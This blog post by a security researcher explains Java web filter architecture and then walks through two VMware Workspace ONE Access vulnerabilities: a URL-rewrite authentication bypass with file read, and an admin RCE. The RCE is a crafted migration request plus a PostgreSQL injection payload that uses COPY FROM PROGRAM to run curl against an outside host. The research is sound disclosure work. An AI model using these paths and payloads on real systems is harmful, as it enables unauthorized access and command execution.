






Dancing on the architecture of VMware Workspace ONE Access (ENG)


 Petrus Viet · Follow
14 min read · Aug 9, 2022

 --

 1








. . .

I) Java web architecture ?

When a request is sent to a java web container, it must undergo: Listener → Filter → Servlet.



1. Listener

The listener in Java Web development are functional components that automatically execute code when creating, destroying or adding, modifying, or deleting properties to three objects: Application, Session, and Request:

ServletContextListener: monitors the creation and destruction of Servlet context.

ServletContextAttributeListener: monitors the addition, deletion and replacement of Servlet context attributes.

HttpSessionListener: monitors the creation and destruction of a session. There are two situations for destroying a session: one is that the session times out, and the other is that the session is invalidated by calling the `invalidate()` method of the session object.

HttpSessionAttributeListener: monitors the addition, deletion and replacement of attributes in the Session object.

ServletRequestListener: listen for initialization and destruction of request objects.

ServletRequestAttributeListener: listens for adding, deleting, and replacing attributes of the request object.

Purpose of listener:

- Listeners can be used to listen to client requests and server operations
- Some actions can be taken automatically, such as monitoring the number of online users, statistics of website visits, website access monitoring, etc...
- Life cycle: The life cycle of listener starts from the web container to the destruction of the web container.

2. Filter

Filter is a strong supplement to Servlet Technology. Its main functions are:

- Before the `HttpServletRequest` arrives at the Servlet, intercept the customer's `HttpServletRequest`, check the `HttpServletRequest` as needed, or modify the `HttpServletRequest` header and data.
- Before the `HttpServletResponse` arrives at the client, intercept the `HttpServletResponse`, check the `HttpServletResponse` as needed, or modify the `HttpServletResponse` header and data.

Basic working principle:

- Filter program is a Java class that implements a special interface. Similar to Servlet, it is also called and executed by Servlet container.
- When a Filter is registered in `web.xml` to intercept a Servlet program, it can decide whether to continue to pass the request to the Servlet program and whether to modify the request and response messages.
- When the Servlet container starts calling a Servlet program, if it is found that a Filter program has been registered to intercept the Servlet, the

container will no longer directly call the service method of the Servlet, but call the `doFilter` method of the Filter, and then the `doFilter` method determines whether to deactivate the service method

- However, the service method of the Servlet cannot be called directly in the `Filter.doFilter` method. Instead, the `FilterChain.doFilter` method is called to activate the service method of the target Servlet. The `FilterChain` object is passed in through the parameters of the `Filter.doFilter` method.
- As long as we add some program code before and after calling the `FilterChain.doFilter` method statement in the `Filter.doFilter` method, we can achieve some special functions before and after the Servlet response.
- If the `FilterChain.doFilter` method is not called in the `Filter.doFilter` method, the service method of the target Servlet will not be executed, so some illegal access requests can be blocked through the Filter

Filter chain:

- When multiple filters exist at the same time, a filter chain is formed. The web server determines which filter to call first according to the registration order of the filter in the `web.xml` file
- When the `doFilter` method of the first filter is called, the web server will create a `FilterChain` object representing the filter chain and pass it to the method. By judging whether there is a filter in the `FilterChain`, decide whether to call the filter later

Life cycle:

- When starting the web application, the web container initializes the Filter according to the registration in `web.xml`. (Filter object is initialized only once)
- Developers can obtain the `FilterConfig` object representing the current filter configuration information through the parameters of the `init` method 😊
- After the Filter object is created, it will reside in memory and will not be destroyed until the web application is removed or the server is stopped. Called before the web container unloads the Filter object. This method is executed only once in the life cycle of the Filter. In this method, the resources used by the Filter can be released. 😂

3. Servlet

Servlet is a program running on the Web server or application server. As an intermediate layer between the request from the HTTP client and the database or application on the HTTP server, servlet is responsible for processing the user’s request, generating the corresponding return information according to the request and providing it to the user.

Life cycle:


- When the server starts (load on startup = 1 is configured in web.xml, which is 0 by default) or when the servlet is requested for the first time, a servlet object will be initialized, that is, the initialization method `init(ServletConfig conf)` will be executed
- The servlet object handles all client requests and executes them in the `service(ServletRequest req, ServletResponse res)` method
- When the server shuts down, destroy the servlet object and execute the `destroy()` method garbage collection by JVM

Ref: [java web请求三大器 —— listener、filter、servlet 西木风落的博客-CSDN博客](#)

. . .

II) [CVE-2022-31656] Bypass Authentication

While debugging the filter classes, I accidentally discovered something special at `org.tukey.web.filters.urlrewrite.RuleChain.doRules`. As mentioned above, the java web has many filter layers and we are at the `UrlRewriteFilter` layer, which is responsible for mapping requests to some internal servlets based on predefined rules (in the `WEB-INF/urlrewrite.xml` file)



What caught my attention is that it has a defined rule: if the request has path math with the regex `“^/t/([^\/])(\$/)((?!META-INF|WEB-INF).)*$”` then it will map to servlet `“/$3”` it is quite similar to 2 vulnerabilities [CVE-2021-26085](#) +

CVE-2021-26086 on Jira and Confluence allowing attacker to read arbitrary files at 2 folders **WEB-INF** and **META-INF**.

One idea immediately popped up was to use a request matching the above rule to access files in the WEB-INF directory. Based on the regex, we can easily see that the request needs to start with “/SAAS/t/_/;/”, *so for the request with the path “/SAAS/t/_/;/WEB-INF/web.xml”* Based on the rule will be mapped to “/WEB-INF/web.xml”

The program enters

`org.tuckey.web.filters.urlrewrite.NormalRewrittenUrl.doRewrite()` , where it continues to call `this.getRequestDispatcher()`

Here the program gets the `RequestDispatcher` with the `servletPath` whose value is “/;/WEB-INF/web.xml” which is equivalent to “/WEB-INF/web.xml”

After having `RequestDispatcher` (rq variable), the program calling `rq.forward` this function will forward (forward) the request from one servlet to another so it can also pass the request to “`ResourceServlet`” to get resources. This means that the `servletPath` having the value “/WEB-INF/web.xml” corresponds to a resource and is accessible.

Not only can it access files in **WEB-INF/** directory, but it can also read all files located in webapps directory
(*/opt/vmware/horizon/workspace/webapps/SAAS*)

So I found the error of reading arbitrary files, but is there anything I can do about this vulnerability ???

As mentioned above, `RequestDispatcher.forward` can pass requests from one servlet to another, so can we take advantage of this to access a blocked endpoint? I immediately thought of CVE-2022-22972 (if you're unaware of this vulnerability, you should stop and read this blog).

To patch the CVE-2022-22972 vulnerability, the developers added a `HostHeaderFilter` class to the filter chain to block all requests with a host header that doesn't point to the server.

```
private boolean isServerNameAmongTheValidList(String serverName,
String gatewayHostName) {
    return serverName.equalsIgnoreCase(gatewayHostName) ||
serverName.equalsIgnoreCase(this.applianceNetworkDetails.getHostna
me()) ||
serverName.equalsIgnoreCase(this.applianceNetworkDetails.getIPv4Ad
dress()) ||
```

```
serverName.equalsIgnoreCase(this.applianceNetworkDetails.getIPv6Address()) ||
serverName.equalsIgnoreCase("localhost") ||
serverName.equalsIgnoreCase("127.0.0.1");
}
```

So to get to the error function (`LocalPasswordAuthAdapter.login`) our request needs to go through:

Request for exploiting **CVE-2022-22972** will be blocked at `HostHeaderFilter`, so can we skip `HostHeaderFilter` to go to `LoginController.doLoginEmbeddedAuthBrokerCallback?`

For the program to go into

`LoginController.doLoginEmbeddedAuthBrokerCallback`, we need to map our request to “*/auth/login/embeddedauthbroker/callback*”

That is, we need to send the request with the path
“*/SAAS/t/_;/auth/login/embeddedauthbroker/callback*”

And... I have successfully bypassed the authentication. 😁

note: you can use path: /SAAS/t/foo/auth/login/embeddedauthbroker/callback


. . .

III) [CVE-2022-31659] Admin RCE

While reading the code of VMware ONE Access, I discovered that often devs use the `CommandUtils.executeCommand` function to execute OS commands, so I searched for places that used this function in the hope that I could find an OS Command injection bug. 😊

I found this function used twice at

```
com.vmware.horizon.migration.customgroups.ExportCustomGroup.getVidmUserIds(  
    ) .
```



Fortunately, the function's input is relative to the input of `CommandUtils.executeCommand` . I use **Ctrl+Alt+F7** to find out which functions call `getVidmUserIds`

The IDE takes us to

```
com.vmware.horizon.migration.impl.CustomGroupMigrationServiceImpl.migrateCustomGroup()
```

 , similarly we find the controller function

```
com.vmware.horizon.migration.rest.resource.util.TenantMigrationResource.migrateTenant
```

 and luckily user input from controller function can still affect the input of `CommandUtils.executeCommand` high risk of *os command injection* vulnerability here.

```
TenantMigrationResource.migrateTenant()  
-> TenantMigrationServiceImpl.migrateTenant()  
-> CustomGroupMigrationServiceImpl.migrateCustomGroup()  
-> ExportCustomGroup.getVidmUserIds()
```

The next problem is to find the path that leads us to the

```
TenantMigrationResource.migrateTenant
```

 function, as we can see `@Path` has the value `"/migrate/tenant"` which means the path we need to find will have the form `"/**/migrate/tenant"`. I spent a lot of time on this. 😞

Because this is a large product, reading all the code is an arduous job. Trying to read the config files (*like web.xml*) still have no clue, so I switched to speculation with a black box. I have been attempting many root paths or different API types, but they are still not correct. Fortunately, I noticed that there is an API of the form `"/SAAS/jersey/manager/api/**"` so I tried sending a request to `"/SAAS/jersey/manager/api/migrate/tenant"` and it was successful to get `TenantMigrationResource.migrateTenant` 😂😂😂

User Input will be a `com.vmware.horizon.migration.rest.media.MigrationInfo` object in JSON form. Initially, I tried sending an object with all the fields in it but always got a syntax error, so I decided to send an empty object first, debug, and add something later. 😊

The program calls `TenantMigrationServiceImpl.migrateTenant()`

The first field the user needs to input is an object of the type `List<com.vmware.horizon.migration.exception.ErrorInput>`

We can easily see that the field name of this object is “`errorInputList`”

For each `ErrorInput`, there will be 2 strings, `errorType` and `errorObjectIdentifier`

So my input will have the form:

```
{
  "errorInputList": [
    {
      "errorType": "foo",
      "errorObjectIdentifier": "bar"
    }
  ]
}
```

Next, the program calls `migrationInfo.getSourceDestinationInfo()` . Similar to the above, we can also input as follows:

```
{
  "errorInputList":[
    {
      "errorType":"foo",
      "errorObjectIdentifier":"bar"
    }
  ],
  "sourceDestinationInfo":
  {
    "sourceHostname":"attacker.com",
    "sourceAdministrator":"admin",
    "sourcePassword":"cc",
    "sourceTenant":"ONE",
    "sourceMasterTenant":"ONE",
    "destinationHostname":"attacker.com",
    "destinationAdministrator":"admin",
    "destinationPassword":"cc",
    "destinationTenant":"attacker",
```

```
        "destinationMasterTenantHostname":"attacker.com"
    }
}
```

In the first if statement the program calls

```
validateIfMigrationRequired(previousError, "Tenant")
```

Here the program checks if the `previousError` list contains an `ErrorInput` whose `ErrorType` is equal to the type variable passed in? because my `errorType` is input as "foo" (other than "Tenant"), the program does not enter this if statement.

Next, the program calls `this.migrateAllDirectories`

Here program get `DirectoryMap` from user input.

I can continue to do the above to know how to input or can also create a `migrationInfo` object and then use `ObjectMapper` to convert it to JSON:

```
List<Directory> list= new ArrayList<Directory>();
Map<String, List<Directory>> dir = new HashMap<>();
Directory d = new Directory("cc");
list.add(d);
dir.put("LOCAL", list);
migrationInfo.setDirectoryMap(dir);
ObjectMapper mapper = new ObjectMapper();
mapper.writerWithDefaultPrettyPrinter().writeValueAsString(migrationInfo);

## Output

{
  "directoryMap" : {
    "LOCAL" : [ {
      "type" : "Directory",
      "sourceDirectoryBindPassword" : "cc",
      "destinationConnectorInstanceId" : null,
      "sourceDirectoryId" : null,
      "_links" : { }
    } ]
  },
  "sourceDestinationInfo" : {
    "sourceHostname" : "attacker.com",
    "sourceAdministrator" : "admin",
    "sourcePassword" : "cc",
    "sourceTenant" : "ONE",
    "sourceMasterTenant" : "ONE",
    "destinationHostname" : "attacker.com",
    "destinationAdministrator" : "admin",
    "destinationPassword" : "cc",
    "destinationTenant" : "attacker",
    "destinationMasterTenantHostname" : "attacker.com",
    "_links" : { }
  },
  "vidmOnboardTenantDefinitionDTO" : null,
  "errorInputList" : [ {
    "errorType" : "foo",
    "errorObjectIdentifier" : "bar"
  } ],
  "_links" : { }
}
```

When the program stops in debug mode, you can also run the above code with the “*Evaluate expression*” feature without writing a new program and adding many libraries.

The input is complete, so I continue to go back to debugging 😊 Go back to the `migrateAllDirectories` function, the program checks if the `directoryMap` has a key of "LOCAL", then skip:

After exiting the `migrateAllDirectories` function, the program enters the else branch of the next if statement. Because I need the program to call `this.customGroupMigrationService.migrateCustomGroup(customGroupInfo, migrationResponseT0);` so we need the `errorType` input of the `ErrorInput` object to be “CustomGroup” for the program to enter the if branch as shown.

```
# User input now
{
  "errorInputList":[
    {
      "errorType":"CustomGroup",

"errorObjectIdentifier":"LocalDirectory"
    }],
  "sourceDestinationInfo":
    {
      "sourceHostname":"attacker.com",
      "sourceAdministrator":"admin",
      "sourcePassword":"cc",
      "sourceTenant":"ONE",
      "sourceMasterTenant":"ONE",

"destinationHostname":"attacker.com",

"destinationAdministrator":"admin",
      "destinationPassword":"cc",
      "destinationTenant":"attacker",

"destinationMasterTenantHostname":"attacker.com"
    },
  "directoryMap" : {
    "LOCAL" : [ {
      "type" : "Directory",
      "sourceDirectoryBindPassword" : "cc",
      "destinationConnectorInstanceId" : null,
      "sourceDirectoryId" : null,
```



```
        "_links" : { }  
      } ]  
    }  
  }
```

So we made the program go to

```
com.vmware.horizon.migration.impl.CustomGroupMigrationServiceImpl.migrateCu  
stomGroup() . Here the program calls to this.getVraAuthenticationServerUtils  
and this.getVidmAuthenticationServerUtils
```

The program’s purpose from this stage can be simply explained that the program will take the user group at the source server and import it into the destination server. Therefore, there are three stages we are interested in as follows:

- In stages 1 and 2, the program calls `this.getVraAuthenticationServerUtils` and `this.getVidmAuthenticationServerUtils` to authenticate and authorize the source and destination server using data taken from user input.
- In stage 3, after having authenticated the source and destination server, the program will `ExportCustomGroup` in the source server and `ImportCustomGroup` in the destination server.

The program gets information about `DYNAMIC` groups in the source server to prepare to import into the destination server.

⇒ Currently, the source and destination server I am inputting is attacker.com. When the request from the current server is sent to attacker.com, you will not know how to respond correctly 😊. So now you need to assign the address, username, and password values of the source and destination server as the current server and then debug to see how to respond appropriately.

After authenticating and authorizing the source and destination server, the program exports the group from the server source and calls the function `exportCustomGroup.getVidmUserIds`

To summarize, the `exportCustomGroup.getVidmUserIds` function performs two actions as follows:

```
# Execute command #1, where attacker.com and UserID are user input
/usr/local/horizon/scripts/exportCustomGroupUsers.sh -h
attacker.com -l UserID

# Get the output from command #1 to use as input for command #2.
(output of #1 is string '$USERNAME|$DOMAIN|$ORGANIZATION_ID')

/usr/local/horizon/scripts/extractUserIdFromDatabase.sh -l
'$USERNAME|$DOMAIN|$ORGANIZATION_ID'
```

Executing command #1, the program calls

```
CommandUtils.executeCommand(sb.toString());
```

At `CommandUtils.executeCommand(@NonNull String command, long maxLength, long timeoutInMillis)`, the command is changed to an array:

At `executeCommand(@NonNull String[] command, @Nullable String[] env, @Nullable String commandInput, long maxLength, long timeoutInMillis, boolean combinedOutput)`, the program checks that if the command array contains at least one string in the white list, it will be considered a valid command. Then the program executes the command with

```
Runtime.getRuntime().exec
```

As we can see, the command passed to the `exec` function is in the form of an array, which makes it impossible to perform OS command injection right away because the program only treats all user input as an input string that cannot break to execute other programs. (for example, if the input is `['test',`

`'-a', '1${IFS}||ls']` then the program will execute the `test` command with the parameters passed as `-a` and `1${IFS}||ls`. Means `||` just a string, not an operator.)

Because it is not possible to do OS command injection here. So I just carefully audit the two programs `exportCustomGroupUsers.sh` and `extractUserIdFromDatabase.sh`

- (1) `exportCustomGroupUsers.sh`

```
/usr/local/horizon/scripts/exportCustomGroupUsers.sh -h [HOSTNAME]
-l [UserID]
```

+ **HOSTNAME:** PostgreSQL server domains — This parameter is taken from user input (this is ‘attacker.com’ in the exploit request).

+ **UserID:** This parameter is obtained by requesting to (API: “/SAAS/t/ONE/jersey/manager/api/scim/Groups/.search”)

Here, the program sends a PostgreSQL query to \$HOSTNAME:

```
psql -U postgres -h $HOSTNAME -d vcac -At -c "select
\"saas\".\"Users\".\"strUsername\", \"saas\".\"Users\".\"domain\",
\"saas\".\"Organizations\".\"strOrganization\" from
\"saas\".\"Users\", \"saas\".\"Organizations\" where
\"saas\".\"Users\".\"idUser\" IN($UserID ) AND
\"saas\".\"Users\".\"idOrganization\"= \"saas\".\"Organizations\".\"
id\";"
```

⇒ The output returned is of the form
‘\$USERAME|\$DOMAIN|\$ORGANIZATION_ID’

- (2) `extractUserIdFromDatabase.sh`

```
/usr/local/horizon/scripts/extractUserIdFromDatabase.sh -l
'$USERAME|$DOMAIN|$ORGANIZATION_ID'
```

Here, the program executes the following psql query:

```
psql -U postgres -d saas -At -c "select \"idUser\" from
\"saas\".\"Users\" where \"strUsername\"=' $USERNAME' and
\"domain\"=' $DOMAIN' and \"idOrganization\"= $ORGANIZATION_ID;"
```

Can't do OS Command injection to lead to RCE. So is there another way to RCE? Can't OS Command injection, so can I PSQL injection lead to RCE? ???

Because `$HOSTNAME` is taken from user input ([attacker.com](#)), we can control the output of the command (1) by having `$HOSTNAME` point to the attacker's server. You can control the variable `$USERNAME` in command (2).

I found a way to exploit [CVE-2019-9193](#) so that I can RCE with the following psql query:

```
DROP TABLE IF EXISTS cmd_exec;
CREATE TABLE cmd_exec(cmd_output text);
COPY cmd_exec FROM PROGRAM 'id';
SELECT * FROM cmd_exec;
```

Since the program will split the initial command string in space characters to create a command array, we need to bypass space with `'/**/'` in psql query and `'${IFS}'` in OS Command (also need to avoid character `,` and `|` too)

And `$USERNAME` after inject will become like this:

```
1';DROP/**/TABLE/**/IF/**/EXISTS/**/cmd_exec;CREATE/**/TABLE/**/cmd_exec(cmd_output/**/text);COPY/**/cmd_exec/**/FROM/**/PROGRAM/**/'curl${IFS}Ahihi.oastify.com/rce';SELECT/**/**/**/FROM/**/cmd_exec;--'
```

That is, the psql query in `extractUserIdFromDatabase.sh` will become:

```
psql -U postgres -d saas -At -c "select \"idUser\" from \"saas\".\"Users\" where \"strUsername\"='1';DROP/**/TABLE/**/IF/**/EXISTS/**/cmd_exec;CREATE/**/TABLE/**/cmd_exec(cmd_output/**/text);COPY/**/cmd_exec/**/FROM/**/PROGRAM/**/'curl${IFS}Ahihi.oastify.com/rce';SELECT/**/**/**/FROM/**/cmd_exec;--'" and \"domain\"='${DOMAIN}' and \"idOrganization\"=${ORGANIZATION_ID};"

select "idUser" from "saas"."Users" where "strUsername"= '1';
DROP TABLE IF EXISTS cmd_exec;
CREATE TABLE cmd_exec(cmd_output text);
COPY cmd_exec FROM PROGRAM 'curl Ahihi.oastify.com/rce';
SELECT * FROM cmd_exec;
```

⇒ So we have RCE successfully. Below is the general diagram of the exploit process:

Application Security Vmware

👏 --

💬 1



Written by Petrus Viet

78 Followers

Follow

